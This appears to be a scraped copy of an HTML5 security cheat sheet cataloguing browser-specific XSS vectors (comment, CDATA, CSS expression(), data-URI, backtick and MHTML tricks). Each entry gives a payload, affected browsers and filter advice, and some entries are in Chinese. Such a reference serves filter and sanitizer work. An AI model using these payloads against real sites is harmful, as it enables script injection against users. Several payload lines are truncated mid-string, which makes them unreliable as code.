- opera 8.0
- opera latest
- firefox 1.0
- firefox latest
- chrome 3.0
- chrome latest
- safari 3.0
- safari latest
- xss
- javascript
- comment
- parsing
- attributes

reporter：sirdarckcat, .mario

## HTML comment parsing issues (2)#38test

Besides <!---> the Internet Explorer allows to use <COMMENT> tags. The vector shows how comments are being parsed and what problems can arise in case user submitted HTML is allowed to contain comments. This example works up to IE 8 standards mode.

```
<comment><img src="</comment><img src=x onerror=alert(1)//">
```

Make sure <COMMENT> tags are not allowed in user submitted html. The markup should be checked for security issues after <COMMENT> tags have been stripped out or escaped - not before.

- internet explorer 5.0
- internet explorer latest (in older docmode)

- xss

- javascript
- comment
- parsing
- attributes

reporter：.mario

## CDATA section parsing issues#39test

Firefox and Opera allow using CDATA section delimiters in HTML - in the stripped form "<![" as well as including padding like "<![CDATA[". This can cause problems for filter mechanisms since those delimiters can be used for massive obfuscation. Firefox 4 and Opera 11.60 have fixed the issue. However, modern browsers have a separate XML parsers for inline SVG or MathML, which allow to use the CDATA sections (including a little irregular shape).

```
<!-- up to Opera 11.52, FF 3.6.28 --> <![><img src="]><img src=x onerror=alert(1)//"> <!-
```

Make sure CDATA delimiters are not allowed in user submitted html. The markup should be checked for security issues after CDATA sections nd delimiters have been stripped out or escaped - not before.

- opera 8.0
- opera latest

- firefox 1.x

- firefox latest

- internet explorer 9.0

- internet explorer latest

- chrome 7.0

- chrome latest

- safari 4.0.4
- safari latest
- xss
- javascript
- cdata
- parsing
- attributes
- math
- svg
- inline

reporter：LeverOne

## Plaintext tags used for markup obfuscation#40test

This vector works on all tested user agents and shows how several filtering solutions can be tricked into accepting malicious HTML. A badly written filter will assume the error handler is part of the first image's "src" attribute and accept the incoming data.

```
<style><img src="</style><img src=x onerror=alert(1)//">
```

Don't rely on weak regular express for markup filtering. Use whitelists for allowed tags and rely on a filter solution based on a heavily tested tokenizer/parser.


- internet explorer 5.0
- internet explorer latest
- opera 8.x
- opera latest
- firefox 1.x
- firefox latest
- chrome 3.0
- chrome latest
- safari 3.0
- safari latest
- xss

- javascript
- plaintext
- tags
- parsing
- attributes

reporter：LeverOne

## Error handler via empty list-style and load handler via empty content#41test

Opera 10.5+ and earlier versions fire an error event for <LI> tags in case the background URL via style attribute cannot be loaded. The same works with "list-style-image" too. On Opera 10.10 and earlier more tag/style combinations like background:url() and background-image:url() work as well. Also works combination like content:url(svg), but at the moment it is sensitive to events and <script> tags before and after.



```
<li style=list-style:url() onerror=alert(1)></li> <div style=content:url(data:image/svg+x
```

- opera 8.0
- opera 12.0

- xss

- javascript
- css
- background
- opera
- onerror
- content

reporter：LeverOne, .mario

## Link hijacking via <BASE> and JavaScript URI#42test

<BASE> link hijacking with JavaScript URIs works on Internet Explorer, Opera (O8-10.5 in case the link URL starts with #) and Safari. User interaction is required to execute the JavaScript. The vector sometimes has to be changed slightly to work for all mentioned user agents. Opera 11 ships a more or less working fix, but this problem continues to exist in difficult to exploit forms though.

```
<head><base href="javascript://"/></head><body><a href="/. /,alert(1)//#">XXX</a></body>
```

User submitted HTML should not allow usage of <BASE> tags. In case they are necessary no non-HTTP/non-relative URL schemes should be allowed.

- opera 8.x
- opera 10.63
- safari 3.0
- safari 5.1.7
- internet explorer 5.5
- internet explorer 8.0
- xss
- javascript
- opera
- internet explorer
- base
- hijacking

reporter：brainpillow, Gareth, .mario

## JavaScript execution via <SCRIPT> for and event attributes#48test

Internet Explorer allow using <SCRIPT> tags with "for" and "event" attributes to bind event data to specific html elements. The two shown attribute values cause script execution without user interaction. Opera simply ignores these attributes.

```
<SCRIPT FOR=document EVENT=onreadystatechange>alert(1)</SCRIPT>
```

- opera 10.0
- opera 12.0
- internet explorer 6.0
- internet explorer latest (in older docmodes)
- xss
- javascript

- opera
- for
- event
- internet explorer

reporter : .mario

## JavaScript execution via <OBJECT> DataURL attribute#49test

Internet Explorer 9 and - in some situations - earlier versions support the use of JavaScript URIs for the "dataurl" attribute of a TDC Object. The JavaScript will be executed without user any interaction.

```
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE=
```

- internet explorer 6.0
- internet explorer 9.0

- xss

- javascript
- internet explorer
- object
- dataurl
- TDC

- http://msdn.microsoft.com/en-us/library/ms531356%28v=VS.85%29.aspx#Understanding_the_TDC_Object_Model

reporter : .mario

## JavaScript execution via <OBJECT> data#50test

Almost all browsers supporting data URIs allow executing JavaScript via crafted <OBJECT> "data" attribute value - even if base64 encoded. Note however, that different browsers execute the JavaScript on different origins. Firefox for instance will execute on the hosting domain and thus allow XSS, while Chrome will execute on about:blank.

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>
```

Make sure user submitted HTML cannot contain <OBJECT> tags or only whitelisted <OBJECT> "data" values.

- opera 8.x
- opera latest
- firefox 1.x
- firefox latest
- chrome 3.0
- chrome latest
- safari 4.0
- safari latest
- xss
- javascript
- opera
- chrome
- embed
- safari
- src
- firefox
- base64

reporter：.mario

## JavaScript execution via <EMBED> src#51test

Almost all browsers supporting data URIs allow executing JavaScript via crafted <EMBED> "src" attribute value - even if base64 dencoded. Only Firefox attempts to search for a plugin handler and fails.

```
<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></embed>
```

Make sure user submitted HTML cannot contain <EMBED> tags or only whitelisted <EMBED> "src" values.

- opera 8.x
- opera latest
- chrome 3.0

- chrome latest
- safari 4.0
- safari latest
- xss
- javascript
- opera
- chrome
- embed
- safari
- src
- base64

reporter：.mario

## Tags nested in other tags to trick filters#57test

Chrome, Firefox and Safari will execute JavaScript with this example nesting - while Opera and IE wouldn't.

```
<b <script>alert(1)//</script>0</script></b>
```

This vector is ideal to trick regular expression based HTML filters and sanitizers. Make sure your filters are aware of the fact that some user agents evaluate <b <script> while others will prefer <b><script>.

- firefox 3.5
- firefox 3.6.28
- chrome 4.0
- chrome 5.0
- safari 3.0
- safari 4.0.3
- xss
- javascript
- nesting
- script
- parser

- regex

reporter：.mario, Kyo, sirdarckcat

## XSS using accent grave when copying innerHTML (1)#59test

Internet Explorer treats the accent grave (`) as an attribute delimiter like " and '. The quotation mark (") will be stripped from the attribute value when using the innerHTML property in case it doesn't contain space.

```
<div id="div1"><input value="``onmouseover=alert(1)"></div> <div id="div2"></div><script>
```

Make sure the HTML filter you use is aware of the fact that the accent grave is a valid attribute delimiter for IE too - especially if users are allowed to post harmless JavaScript (JSReg, Google Caja). Be very careful when handling user generated HTMl in the DOM later on. The innerHTML property does not always contain what it's supposed to.

- internet explorer 6.0
- internet explorer 8.0 (unpatched)

- xss

- javascript
- internet explorer
- script
- dom
- innerhtml

- #97

- #98
- #128

reporter：hasegawayosuke

## Simulating attributes in IE#62test

This vector simulates an attribute in IE by using a single quote to trick filters. This works up to IE9 in standards mode and in latest IE using older document modes.

```
<!-- IE 6-8 --> <x '="foo"><x foo='><img src=x onerror=alert(1)//'> <!-- IE 6-9 --> <! '=
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- javascript
- attribute
- simulating
- parser
- regex

- #102

- #108
- #133

reporter：Algol, jackmasa, LeverOne, White Jordan

## JavaScript execution via src attribute#63test

Most browsers allow executing JavaScript via <IFRAME> "src" attributes - this is expected behavior. Interesting is though that this can be extended to other tags too. Opera 10, Chrome and Firefox execute JavaScript by using the <EMBED> tag while Opera 10 and Opera Mobile even execute JavaScript with <SCRIPT>, <IMG> and <IMAGE> and a matching "src" attribute as well as early Internet Explorer versions.

```
<embed src="javascript:alert(1)"></embed> // O10.10↓, OM10.0↓, GC6↓, FF <img src="javascr
```

Make sure "src" attributes can never contain non-HTTP-URLs to prevent XSS or worse.

- firefox 3.0
- firefox latest

- chrome 4.0

- chrome 6.0

- opera 8.x

- opera 11.01

- internet explorer 6.0

- xss

- javascript

- src
- safari
- chrome
- opera
- firefox
- internet explorer

reporter：.mario

## JavaScript execution via IE filters and onfilterchange#70test

In some situations it's possible to trigger a filterchange event by using just one filter as the example shows. Also the short filter notation is being used which is supported by all IE versions despite the information in the documentation. In compatibility mode to IE8+ you can use the property "-ms-filter".

```
<div style=width:1px;filter:glow onfilterchange=alert(1)>x</div>
```

- internet explorer 6.0
- internet explorer 9.0

- xss

- javascript
- filter
- css
- style
- onfilterchange
- internet explorer

- http://msdn.microsoft.com/en-us/library/ms532847%28VS.85%29.aspx

- http://msdn.microsoft.com/en-us/library/ie/hh801215(v=vs.85).aspx.aspx)

reporter：.mario

## <OBJECT> tag and Flash files executing JavaScript#79test

<OBJECT> tags directly including Flash files via the "data" attribute - allowing execution of JavaScript and more without user interaction.

```
<object allowscriptaccess="always" data="test.swf"></object>
```

Make sure users cannot control the "src" and "data" attribute values of <OBJECT> tags - or better don't whitelist <OBJECT> tags in user submitted markup at all.

```
class XSS {public static function main() { flash.Lib.getURL(new flash.net.URLRequest(flas
```

- safari 3.0
- safari latest
- firefox 1.5
- firefox latest
- opera 10.0
- opera 12.0
- internet explorer 6.0
- internet explorer latest
- xss
- javascript
- object
- flash
- swf
- safari
- firefox
- opera
- http://www.w3.org/TR/REC-html40/struct/objects.html

reporter：.mario

## Special tags parsing issues#91test

The HTML tagnames start with a-zA-Z (abstracting from ignoring null byte from IE). In addition, there are other structures, parsed as a tag (special tags). They begin with the following characters: !,?, /,%. This has its reasons: DTD, comments, xml-declaration, import-instruction in Internet Explorer, closing tags etc. starts by these characters. These examples show that such tags will inherit some properties of their standard models. [A] Firefox, Opera, Google Chrome, Safari (4.0.4↑), IE 10↑ Standards mode: Parameters of the special tags can not contain a closing parenthesis ">". [B] Safari (up to 4.0.3): Parameter of the special tags can be broken only via "?>". [C] Opera (up to 11.52): Special tag inherits the properties of DTD: inside it you can create a section that starts with "[" and ends with "]". [D] IE 9↓

Standards mode, Safari (up to 4.0.3): A sequence like "<% ... %>" is an alternative to comments. These features can be used for obfuscation and bypassing filters. And remember, do not parse as a tag in HTML structure like "<è foo=...>".

```
[A] <? foo="><script>alert(1)</script>"> <! foo="><script>alert(1)</script>"> </ foo="><s
```

- internet explorer 5.0
- internet explorer latest
- opera 8.x
- opera latest
- firefox 1.x
- firefox latest
- chrome 3.0
- chrome latest
- safari 3.0
- safari latest
- xss
- tagname
- internet explorer
- opera
- firefox
- chrome
- safari
- parsing
- breaking
- obfuscation
- closing tag
- http://sla.ckers.org/forum/read.php?2,15812,28148#msg-28148
- #134

reporter：LeverOne, wpulog

## JavaScript execution via MHTML-scheme#96test

This example used the ability to convert the file with any conent type into a web archive using mhtml URI scheme to run JavaScript. For the first time this feature was discovered by Stepanishchev E. in 2006 and became known among web developers as an alternative to data URI for IE6-7. In 2007, Hasegawa Y. independently proposed a way to use this mhtml feature for XSS. Followed fix was incomplete because it doesn't take into account the possibility of addressing to the contents of the archive using "!value". This possibility as well as the possibility to access from the archive contents to a host domain are used in the example below. Using this vector all sites that do not contain two new lines in the source code and allows users to insert new line were vulnerable - as well as all sites that allow users to upload images without post-upload conversion etc. A link to this web archives could be specified via <IFRAME> or location.href and comparable. This example was published in June 2010, fix released in April 2011. The mhtml URI scheme doesn't determine the content type now, but archive contents still has access to the host domain.

```
<iframe src=mhtml:http://html5sec.org/test.html!xss.html></iframe> <iframe src=mhtml:http
```

- internet explorer 5.0
- internet explorer 10.0

- xss

- internet explorer
- archive
- mhtml

- http://en.wikipedia.org/wiki/MHTML

- http://bolknote.ru/2006/08/24/~312/
- http://openmya.hacker.jp/hasegawa/security/ms07-034.txt
- http://www.microsoft.com/technet/security/advisory/2501696.mspx
- http://technet.microsoft.com/security/bulletin/ms11-026

reporter：Bolk, LeverOne

## XSS using "xmlns" attribute in custom tag when copying innerHTML (2)#97test

Internet Explorer incorrectly analyzes the attribute "xmlns" in custom tags when copying innerHTML - its value is being added to the tag <?XML:NAMESPACE> without any delimiters.

```
<!-- IE 5-9 --> <div id=d><x xmlns="><iframe onload=alert(1)"></div> <script>d.innerHTML+
```

Be very careful when handling user generated HTMl in the DOM later on. The innerHTML property does not always contain what it's supposed to.

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- javascript
- internet explorer
- script
- dom
- innerhtml

- #59

- #98
- #128

reporter：LeverOne

## HTML separators and ignored characters#100test

[a] Characters accepted as tag name/attribute separators. Firefox, Internet Explorer, Safari, Google Chrome, Opera : 9,10,12,13,32,47 Internet Explorer (5-9 SM): 11 [b] Characters ignored before attributes (and not accepted as parameter/attribute separators). Firefox, Internet Explorer, Safari, Google Chrome, Opera : 47 Internet Explorer (5-9 SM): 0 **[c] Characters ignored between attribute name and equals sign. Firefox, Internet Explorer, Safari, Google Chrome, Opera : 9,10,12,13,32 Internet Explorer (5-9 SM): 0,11 [d] Characters accepted as parameter/attribute separators. Firefox, Internet Explorer, Safari, Google Chrome, Opera : 9,10,12,13,32 Internet Explorer (5-9 SM): 11 [e] Characters ignored between equals sign and parameter. Firefox, Internet Explorer, Safari, Google Chrome, Opera : 9,10,12,13,32 Internet Explorer (5-9 SM): 0,11 * Characters are given as decimal ASCII table index.** There is a common rule that the unencoded null character does not exist for IE HTML parser.

```
<img[a][b]src=x[d]onerror[c]=[e]"alert(1)">
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- firefox 4.0
- firefox latest
- opera 9.x
- opera latest
- chrome 5.0
- chrome latest
- safari 4.0
- safari latest
- xss

- internet explorer
- firefox
- opera
- chrome
- safari
- separator

- http://shazzer.co.uk/vector/Characters-allowed-after-script

- http://shazzer.co.uk/vector/Attribute-separators
- http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name
- http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name
- http://shazzer.co.uk/vector/Quoteless-attributes-breaker
- http://docs.google.com/Doc?docid=0ASCeV1AnDNdWZGQ3eDVzbXdfMTZoZGQzNGdneg
- #106

reporter：hasegawayosuke, .mario, RSnake,

## Characters ignored in the URI scheme#101test

The following characters *are ignored in the URI sheme: [a] All mentioned browsers: 9,10,13,32 IE, GC, Safari, Opera: 11,12 IE, GC, Safari, FF 3.6.28↓: 8 IE, GC, Safari: 1-7,14-31 Opera: 160,5760,6158,8192-8202,8232,8233,8239,8287,12288 Opera 11.52↓: 6159 IE (5-9 SM): 0 [b],[c] IE, GC, Safari 4.0.3↓, FF 4-6, Opera 10.63↓: 9,10,13 GC 7↓, Safari 4.0.3↓: 1-8,11,12 IE (5-9 SM): 0 Safari 4.0.4↑, Opera 11↑, FF 7↑: nothing* Characters are given as decimal ASCII table index.

```
<a href="[a]java[b]script[c]:alert(1)">XXX</a>
```

- internet explorer 6.0
- internet explorer latest
- firefox 4.0
- firefox latest
- opera 10.0
- opera latest
- chrome 5.0
- chrome latest
- safari 4.0
- safari latest
- xss
- javascript
- internet explorer
- script
- chrome
- safari
- http://shazzer.co.uk/vectors?search=protocol

reporter：Gareth, .mario, RSnake

## Forced plaintext via unbalanced quotes in Internet Explorer#102test

Internet Explorer treats any tag as plaintext in case the attribute delimiters are unbalanced - in this example caused by the ` `. In unbalanced quotes appear inside or outside an attributes - preceded by an arbitrary character but the equals sign - the usage of HTML inside attributes is possible and the content will be rendered as regular HTML. The problem has been reported and will be taken care of in later versions of the Internet Explorer.

```
<img src="x` `<script>alert(1)</script>"` `>
```

- internet explorer 6.0
- internet explorer 8.0 (unpatched)

- xss

- javascript
- internet explorer
- parser
- backtick
- plaintext

- #62

- #108
- #133

reporter：.mario, hasegawayosuke

## Safari attribute ofuscation with slashes and quotes#106test

Safari accepts slashes and quotes (if preceded by whitespace, slashes or other quotes) between attribute names and the equals character (name/'"=value). This enables interesting possibilities to obfuscate HTML strings, bypass filters and mimick attributes like in the given example.

```
<img src onerror /" '"= alt=alert(1)//">
```

- safari 4.0
- safari 4.0.3

- xss

- javascript
- safari
- attributes
- delimiter
- parser

reporter：Superhei, .mario

## JavaScript execution via <TITLE> tag on Inernet Explorer 9#107test

Internet Explorer 9 allows execution of JavaScript via onpropertychange event handler on <title> tags if another <title> tag follows up - having at least one valid attribute. This vector works in IE6-8 Standards mode and in IE9 quirks mode.

```
<title onpropertychange=alert(1)></title><title title=></title>
```

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- javascript
- title
- onpropertychange
- internet explorer

reporter：.mario

## Internet Explorer parameter parsing issue#108test

Internet Explorer treats the sequence of any quotes that follows the equal sign in a parameter without delimiters as the beginning of some semblance of new parameter.

```
<!-- IE 5-8 standards mode --> <a href=http://foo.bar/#x=`y></a><img alt="`><img src=xx:x
```



- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- javascript
- parameter
- parsing
- internet explorer

- #62

- #102

reporter：Algol, jackmasa, sirdarckcat

## Internet Explorer conditional comments - XSS via [if]> and <img> injection#115test

Conditional comments on Internet Explorer can cause trouble as soon as an attacker is able to inject rectangular brackets wrapping the words if and endif with almost arbitrary suffixes. A condition always being true will lead to immediate parsing of the enclosed markup on all

tested Internet Explorer versions. The second example injects an <img> tag into the comment condition leading to immediate JavaScript execution as well. The examples are worked up to IE 9 standards mode.

```
<!--[if]><script>alert(1)</script --> <!--[if<img src=x onerror=alert(2)//]> -->
```

Make sure an attacker cannot turn a comment injection into a conditional comment by using rectangular brackets such as shown in the example. Comment content should be escaped like regular markup - the delimiting sequence --> is neither sufficient nor necessary to successfully close a comment.

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- xss

- conditional
- comments
- internet explorer
- rectangular

- http://msdn.microsoft.com/en-us/library/ms537512%28v=vs.85%29.aspx

- #37
- #38

reporter：.mario

## Webkit 浏览器中反斜线替代斜线#124test

Safari 将内部URL属性中的反斜线当作斜线处理。chrome将URL头的"/\"当作"//"处理

```
<script src="/\example.com\foo.js"></script> // Safari 5.0, Chrome 9, 10 <script src="\\e
```

- chrome 9.0
- chrome latest

- safari 5.0

- safari latest

- html

- dom

reporter：hasegawayosuke

## QuickTime 事件导致JavaScript代码执行#126test

在上方展示的经过构造的用法或多或少会触发QuickTime的未知DOM事件。那些包含下划线"_"的事件句柄很罕见，使它可以绕过大多数黑名单过滤。这一攻击只有满足以下条件才能生效：两个<object>标签；前一个<object>标签为后一个<object>标签提供了必要的behavior

```
<object id="x" classid="clsid:CB927D12-4FF7-4a9e-A169-56E4B8A75598"></object> <object cla
```

- internet explorer 6.0
- internet explorer 10.0

- quicktime

- html
- event
- object
- classid
- xss

- http://developer.apple.com/library/mac/#documentation/QuickTime/Conceptual/...ocument/QuickTimeandJavaScri.html#//apple_ref/doc/uid/TP40001526-CH001-SW6

reporter：.mario

## 使用属性界定符打破IE注释元素#133test

在IE9以下的版本中中可以使用`打破注释元素

```
<!-- `<img/src=xx:xx onerror=alert(1)//--!>
```

不允许用户提交注释标签

- internet explorer 6.0
- internet explorer 8.0

- xss

- comments
- internet explorer
- backtick

- #62

- #102
- #115

reporter：jackmasa

## "<% %>" and "<!-- -->" inside plaintext tags#134test

Structures "<%" и "<!--" allow the IE parser to consider closing tag in plaintext tags such as <textarea>, <comment>, <xmp> and others as a part of the plaintext until it finds the structure "%>" or "-->". The syntax in the tags such as <style>, <script> should be valid taking into account these sections, otherwise throws an exception. So, the second example shows that closing </script> tag will be considered as an operator "less" and the regular expression start. The examples are worked up to IE 9 standards mode. SGML-like comment delimiters is similarly parsed in older versions of Safari.

```
<xmp> <% </xmp> <img alt='%></xmp><img src=xx:x onerror=alert(1)//'> <script> x='<%' </sc
```

Encode all opening brakets inside plaintext tags. Escape for the closing tags ("<\/script>") is not sufficient.

- internet explorer 6.0
- internet explorer latest (in older docmodes)

- safari 3.0

- safari 4.0.3

- xss

- plaintext
- internet explorer
- safari
- comment
- SGML
- escape

- #91

- #38
- #40

reporter：sirdarckcat, wpulog

# 基于CSS注入的向量

## 使用Opera的CSS属性link-source执行javascript#9test

Opera允许给任何HTML元素设置link sources,它们将可以点击和执行javascript.注意:opera 11要求是<a>标签,早期版本任意

```
<a style="-o-link:'javascript:alert(1)';-o-link-source:current">X</a>
```

- opera 8.0
- opera 12.0 (limited)

- xss

- css
- link-source
- opera
- proprietary

- http://www.aptana.com/reference/html/api/CSS.field.-o-link-source.html

- https://hackvertor.co.uk/hvurl/3c

reporter：.mario

## Opera whole-page click hijacking via CSS#27test

Opera as well as other browsers allow to break out attribute selectors and other CSS constructs with {...} - opening the possibility for declaring new properties and assigning values - such as -o-link and -o-link-source. In this case those proprietary properties allow overlaying any selected element with a JavaScript URI link href. Note that as of Opera 11 -o-link only applies for <a> tags. On IE selector is broken up to IE 7 standards mode.

```
<style>p[foo=bar{}*{-o-link:'javascript:alert(1)'}{}*{-o-link-source:current}*{background
```

In case users are allowed to submit CSS make sure the properties allowed are whitelisted and attribute selector content does not allow the combination {...} because it breaks out the attribute selector and allows declaration of new properties.

- opera 8.x
- opera 11.64

- xss

- javascript
- css
- opera
- attribute selectors
- proprietary

- http://www.aptana.com/reference/html/api/CSS.field.-o-link-source.html

- #9

reporter：.mario

## JavaScript execution via <LINK> href attribute and data URI#29test

Despite the existing documentation Internet Explorer 8 supports data URIs not only for displaying images but also supplying stylesheet information. This can be used to wrap expression() CSS into a data URI and execute JavaScript with a <LINK> tag. The example works up to IE 7 standards mode.

```
<link rel=stylesheet href=data:,*%7bx:expression(write(1))%7d
```

Make sure stylesheet URIs cannot be controlled by the user - and user submitted <LINK> tags will not be displayed unfiltered.

- internet explorer 8.0
- internet explorer 10.0

- xss

- javascript
- internet explorer
- css
- style
- expression
- datauri
- proprietary

reporter：.mario

## JavaScript execution via <STYLE> @import and data URI#30test

Despite the existing documentation Internet Explorer 8 supports data URIs not only for displaying images but also supplying stylesheet information. This can be used to wrap expression() CSS into a data URI and execute JavaScript with a <STYLE> @import directive. The example works up to IE 7 standards mode.

```
<style>@import "data:,*%7bx:expression(write(1))%7D";</style>
```

Make sure stylesheet URIs cannot be controlled by the user - and user submitted <STYLE> cannot contain the @import directive.

- internet explorer 8.0
- internet explorer 10.0

- xss

- javascript
- internet explorer
- css
- style
- expression
- datauri
- proprietary


- http://msdn.microsoft.com/en-us/library/ms530768%28VS.85%29.aspx

reporter : .mario

## Breaking pointer-events:none with nested links#33test

Firefox 3.6+ allows using CSS "pointer-events" with value "none" to make sure an element will not react on any mouse/pointer based event. This feature enables for example placing a DIV over another DIV without blocking the click events addressed to the underlying DIV.

```
<a style="pointer-events:none;position:absolute;"><a style="position:absolute;" onclick="
```



The feature breaks as soon as <A> elements are being used in combination with "pointer-events:none" - containing other <A> elements. <A> elements should not be used for pointer-event logic at all - especially not when containing user controlled HTML.

- firefox 3.6
- firefox latest

- safari 5.0

- safari latest
- chrome 7.0
- chrome latest
- internet explorer 10.0
- internet explorer latest
- opera 10.0
- opera latest
- xss
- hijacking
- css
- pointer-events
- firefox
- safari
- chrome
- http://hacks.mozilla.org/2009/12/pointer-events-for-html-in-firefox-3-6/

reporter：.mario

## Opera @import based XSS inside attribute selectors#44test

Opera 10 and later version including latest Opera 10.5 allow breaking out an attribute selector with {} and use @import declarations afterwards. The MIME type for the imported file does not matter - also it can be loaded from arbitrary domains. The imported file contains CSS code to apply a JavaScript URI to all elements on the page to hijack any incoming click.

```
<style>*[{}@import'test.css?]{color: green;}</style>X
```

Make sure in user submitted CSS the contents of attribute selectors are properly escaped with backslashes. Also make sure to use a CSS property:value whitelist to forbid properties like -o-link and -o-link-source.

```
* {-o-link:'javascript:alert(1)';-o-link-source: current;}crossdomain: 1path: [http://htm
```



- opera 8.0
- opera 11.64

- xss

- javascript
- opera
- css
- hijacking
- proprietary

reporter：.mario

## CSS-string breaking#45test

Opera, Firefox and other browsers allow breaking out an css-string with newline symbols. A string cannot directly contain a newline in CSS2+. [a] Characters*, accepted as CCS-strings breakers: Firefox, Internet Explorer (IE8+ standards mode), Opera, Google Chrome, Safari: 10,12,13 Opera 11.01↓, Google Chrome 16↓, Safari: 1-8,11,14-31,127 Opera 11.01↓: 0* Characters are given as decimal ASCII table index.

```
<div style="font-family:'foo[a];color:red;';">XXX</div>
```

- opera 8.0
- opera latest

- firefox 1.x

- firefox latest

- chrome 3.0

- chrome latest

- safari 3.0

- safari latest

- internet explorer 8.0

- internet explorer latest

- trick

- opera
- firefox
- chrome
- firefox
- internet explorer

- css

reporter：LeverOne, Michal Zalewski

## Alternative CSS syntax in Internet Explorer#46test

Internet Explorer allows to use right curly brace (}) as a group separator (up to IE 7 standards mode). A CSS declaration in quirks mode (IE 5 standards mode) may consist of a property name, followed by a symbol of equality (=).

```
<div style="font-family:foo}color=red;">XXX</div>
```

- internet explorer 5.5
- internet explorer latest (in older docmodes)

- xss

- internet explorer
- css
- quirks mode
- proprietary
- trick

reporter：Gareth, LeverOne, sirdarckcat

## Obfuscation css-properties and values via ignored extra characters#60test

[a] Extra characters *ignored before property names (excluding backslash (92) and null character (0)) Firefox, Internet Explorer (any modes), Safari, Google Chrome, Opera : 9,10,12,13,32 Firefox, Internet Explorer*, ***Opera: 123*** Firefox 3.x, Internet Explorer**: 8 Internet Explorer**: 1-7,11,14-31,33,35-38,40-44,46-47,58,60-64,91,93-96,124-127,160,8192-8203,12288,65279 Internet Explorer**: CSS-strings [b] Extra characters ignored between property names and colon. Firefox, Internet Explorer (any modes), Safari, Google Chrome, Opera : 9,10,12,13,32 Internet Explorer**: 11 Internet Explorer (quirks mode): 1-8,14-31,33,35-38,40-44,46-47,60,62-64,91,93,94,96,123,124,126,127 Internet Explorer (quirks mode): CSS-strings, alnum sequences after non-alnum characters (color,foo:red) [c] Extra characters ignored before values Firefox, Internet Explorer, Safari, Google Chrome, Opera : 9,10,12,13,32 Internet Explorer: 0,11,160,8192-8203,12288,65279 *These are given in decimal codes.* ***Up to IE 7 standards mode.*** Ignored only before first property names.

```
<div style="[a]color[b]:[c]red">XXX</div>
```


- firefox 2.x
- firefox latest
- opera 9.x
- opera latest
- internet explorer 6.0
- internet explorer latest
- chrome 5.0
- chrome latest
- safari 4.0
- safari latest
- trick
- css
- quirks mode
- obfuscation
- opera
- firefox
- internet explorer
- chrome
- safari
- fuzzing
- quirks mode

reporter：Gareth, hasegawayosuke, LeverOne, .mario, RSnake, sirdarckcat

## CSS encoding and escaping#61test

[a] Encoding. There are only three tricks to encode characters. [1] You can change the number of zeros: \0A -> \00000A [2] You can change the capital letter: \0A -> \0a [3] You can change the whitespace *accepted as delimiters after the encoded character. Firefox, Google Chrome, Internet Explorer, Opera, Safari: 9,10,12,13,32 Internet Explorer (IE7↓ Standards mode): 11,160,8192-8203,12288,65279 Properties in IE7↓ Standards mode may contain encoded null-character (\0). On Opera and in IE8+ Standards mode encoded null-character cuts off the right side of a CSS structure. The volume of possible encoding is different in the*

*browsers. For example, FF can not encode parentheses, which is part of the functional notation. [b] Escaping. In addition, you can put a backslash before the character. Option of writing a null-character in Internet Explorer 7↓ Standards mode is escaping of any whitespace-character accepted as delimiters: col\ or:red In IE quirks mode inside the url() function a backslash can be treated as equivalent of a slash and thus will not have the escape role. Of course, these methods can be combined with other encoding and obfuscation (for example, change case of original characters).* These are given in decimal codes.



```
<div style="\63&#9\06f&#10\0006c&#12\00006F&#13\R:\000072 Ed;color\0\bla:yellow\0\bla;col
```

- firefox 1.5
- firefox latest
- opera 8.0
- opera latest
- internet explorer 6.0
- internet explorer latest
- chrome 7.0
- chrome latest
- safari 4.0
- safari latest

- xss
- javascript
- css
- encoding
- escape
- backslash
- opera
- firefox
- internet explorer

- http://www.w3.org/TR/css3-syntax/#characters
- http://www.w3.org/TR/CSS2/syndata.html#escaped-characters

reporter：Gareth, LeverOne, Renaud Lifchitz, .mario

## Slash-tags accepting style attributes#71test

A slash-tag can still contain style attributes on IE as the example shows. For extra obfuscation a bogus CSS property is being used to execute the JavaScript via expression() combined with CSS escapes. This example works up to IE 7 standards mode.

```
</// style=x:expression\28write(1)\29>
```

Make sure the HTML filter you use deals with slash-tags and doesn't consider them to be plain text. Also be aware of CSS escapes and how they can completely obfuscate any style info inside <STYLE> tags and "style" attributes.

- internet explorer 6.0
- internet explorer 10.0

- xss

- javascript
- closing tag
- css
- style
- expression
- internet explorer
- quirks mode

- http://msdn.microsoft.com/en-us/library/ms537634%28VS.85%29.aspx

- http://www.w3.org/TR/CSS2/syndata.html

reporter：Gareth, .mario

## IE6 and halfwidth/fullwidth Unicode characters#80test

This example shows how halfwidth/fullwidth Unicode characters can be used on IE6 to substitute characters from the ASCII range. Note that those characters have been used in the example to create the term "expression".

```
<style>*{x:ｅｘｐｒｅｓｓｉｏｎ(write(1))}</style>
```

In case your website still has a lot of IE6 users make sure that the range of halfwidth and fullwidth form characters (U+FF00-FFEF) cannot be used in user submitted markup and styles.

- internet explorer 6.0

- xss

